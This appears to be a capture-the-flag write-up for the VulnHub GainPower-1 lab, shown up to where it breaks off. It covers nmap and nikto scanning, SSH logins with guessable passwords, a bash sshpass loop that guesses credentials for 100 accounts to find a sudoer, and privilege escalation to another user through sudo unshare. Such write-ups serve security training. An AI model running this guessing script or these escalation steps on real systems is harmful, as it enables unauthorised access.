VulnHub-GainPower-1

Target IP Address

```
nmap -T5 192.168.1.1/24
```


IP Address: 192.168.1.14

Scanning & Enumeration

---

nmap


```
nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.14
```



```
[m3rc@brut3-g33579 GainPower-1]$ sudo nmap -A -O -p- -T5 -oN nmap.txt 192.168.1.14
[sudo] password for m3rc:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 11:27 IST
Nmap scan report for 192.168.1.14
Host is up (0.00041s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 88:41:61:11:e1:1f:18:7d:d6:0c:38:29:25:79:16:2c (RSA)
|   256 18:c5:fd:ce:cd:2b:92:f8:d9:17:17:21:24:9d:67:df (ECDSA)
|_  256 84:c5:14:e4:e9:33:21:41:6a:92:72:b9:a7:33:1a:ea (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS)
|_http-title: Watch shop | eCommers
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti
MAC Address: 08:00:27:CB:5A:0A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 192.168.1.14
```

---


nikto



```
[m3rc@brut3-g33579 GainPower-1]$ nikto -h http:/192.168.1.14
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: Cannot resolve hostname 'http'
^C[m3rc@brut3-g33579 GainPower-1]$ nikto -h http://192.168.1.14
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.14
+ Target Hostname:    192.168.1.14
+ Target Port:        80
+ Start Time:         2020-10-03 11:28:57 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ Server leaks inodes via ETags, header found with file /, fields: 0x77a7 0x5a4be7937e100
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release
) and 2.2.29 are also current.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3268: /secret/: Directory indexing found.
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.html: Admin login page/section found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 8346 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-10-03 11:29:08 (GMT5.5) (11 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

- /secret/ might be interesting


http://192.168.1.14



Select Your New Perfect Style

Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat is aute irure.

/secret




Index of /secret

```
      Name           Last modified     Size  Description
Parent Directory                         -
a.jpeg            2019-08-07 09:01  7.6K
gain.jpeg         2019-08-07 09:01  6.9K
images.jpeg       2019-08-07 09:01  8.5K
maxresdefault.jpg 2019-08-07 09:01 126K
po.jpeg           2019-08-07 09:01   13K
```


- Nothing interesting

SSH




```
[m3rc@brut3-g33579 GainPower-1]$ ssh 192.168.1.14
The authenticity of host '192.168.1.14 (192.168.1.14)' can't be established.
ECDSA key fingerprint is SHA256:rizYwC43a36PE/xMdOI3grLjcM5394UgmPD6M6hYsVk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.14' (ECDSA) to the list of known hosts.
Hi !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)

  ___      _         ___
 / __|__ _(_)_ _    | _ \_____ __ _____ _ _
| (_ / _` | | ' \   |  _/ _ \ V  V / -_) '_|
 \___\__,_|_|_||_|  |_| \___/\_/\_/\___|_|

I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... ... ...
so on ;)

I already told the format of password of everyone in the yesterday's metting.

Now i have configured everything. My request is to everyone to Complete assignments on time

btw one of my employee have sudo powers because he is my favourite

NOTE : "This message will automatically removed after 2 days"
                                                            - BOSS

m3rc@192.168.1.14's password: 
```

- Username -> employee1, employee2....
- I tried logging in as employee1, with password as **employee1** itself
- SUCCESS!!




```
[employee1@localhost ~]$ cd /home
[employee1@localhost home]$ ls
coworker1   coworker30  coworker51   employee21  employee42  employee63  employee84  helper15
coworker10  coworker31  coworker52   employee22  employee43  employee64  employee85  helper16
coworker11  coworker32  coworker53   employee23  employee44  employee65  employee86  helper17
coworker12  coworker33  coworker54   employee24  employee45  employee66  employee87  helper18
coworker13  coworker34  coworker55   employee25  employee46  employee67  employee88  helper19
coworker14  coworker35  coworker6    employee26  employee47  employee68  employee89  helper2
coworker15  coworker36  coworker7    employee27  employee48  employee69  employee9   helper20
coworker16  coworker37  coworker8    employee28  employee49  employee7   employee90  helper21
coworker17  coworker38  coworker9    employee29  employee5   employee70  employee91  helper22
coworker18  coworker39  employee1    employee3   employee50  employee71  employee92  helper23
coworker19  coworker4   employee10   employee30  employee51  employee72  employee93  helper24
coworker2   coworker40  employee100  employee31  employee52  employee73  employee94  helper25
coworker20  coworker41  employee11   employee32  employee53  employee74  employee95  helper26
coworker21  coworker42  employee12   employee33  employee54  employee75  employee96  helper27
coworker22  coworker43  employee13   employee34  employee55  employee76  employee97  helper3
coworker23  coworker44  employee14   employee35  employee56  employee77  employee98  helper4
coworker24  coworker45  employee15   employee36  employee57  employee78  employee99  helper5
coworker25  coworker46  employee16   employee37  employee58  employee79  helper1     helper6
coworker26  coworker47  employee17   employee38  employee59  employee8   helper10    helper7
coworker27  coworker48  employee18   employee39  employee6   employee80  helper11    helper8
coworker28  coworker49  employee19   employee4   employee60  employee81  helper12    helper9
coworker29  coworker5   employee2    employee40  employee61  employee82  helper13    vanshal
coworker3   coworker50  employee20   employee41  employee62  employee83  helper14
[employee1@localhost home]$ 
```

- We know that one employee has sudo powers
- I wrote a bash script to find the Employee




```
[m3rc@brut3-g33579 Scanners]$ cat might1
#!/bin/bash


IP=$1
sleep 2
for i in {1..100}
do
    echo -e '\e[33mTry: \e[0m' $i
    echo ""
    sshpass -p 'employee'$i ssh employee$i@$IP 'echo employee'$i' | sudo -S -l'
    printf "\n"
done
```



```
Try:  64

Hi !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)

  ___      _        ___
 / __|__ _(_)_ _   | _ \_____ __ _____ _ _
| (__/ _` | | ' \  |  _/ _ \ V  V / -_) '_|
 \___\__,_|_|_||_| |_| \___/\_/\_/\___|_|

I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... ... ... so on ;)

I already told the format of password of everyone in the yesterday's metting.

Now i have configured everything. My request is to everyone to Complete assignments on time

btw one of my employee have sudo powers because he is my favourite

NOTE : "This message will automatically removed after 2 days"
                                                                    - BOSS

[sudo] password for employee64: Matching Defaults entries for employee64 on localhost:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_C
TYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", s
ecure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User employee64 may run the following commands on localhost:
    (programmer) /usr/bin/unshare
```

- It is Employee64


employee64



```
[employee1@localhost home]$ su employee64
Password:
[employee64@localhost home]$ id
uid=1063(employee64) gid=1063(employee64) groups=1063(employee64) context=unconfined_u:unconfined_r:unc
onfined_t:s0-s0:c0.c1023
[employee64@localhost home]$ 
```


Enumerating for Privilege Escalatiion

```
sudo -l
```




```
[employee64@localhost home]$ sudo -l
Matching Defaults entries for employee64 on localhost:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME
    LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User employee64 may run the following commands on localhost:
    (programmer) /usr/bin/unshare
```

```
sudo -u programmer /usr/bin/unshare
```




```
[employee64@localhost home]$ sudo -u programmer /usr/bin/unshare
-bash-4.2$ id
uid=1182(programmer) gid=1184(prome) groups=1184(prome) context=unconfined_u:unconfined_r:unconfined_t:
s0-s0:c0.c1023
-bash-4.2$ 
```

programmer



```
bash-4.2$ whoami
programmer
bash-4.2$ 
```

- /media/programmer/script/



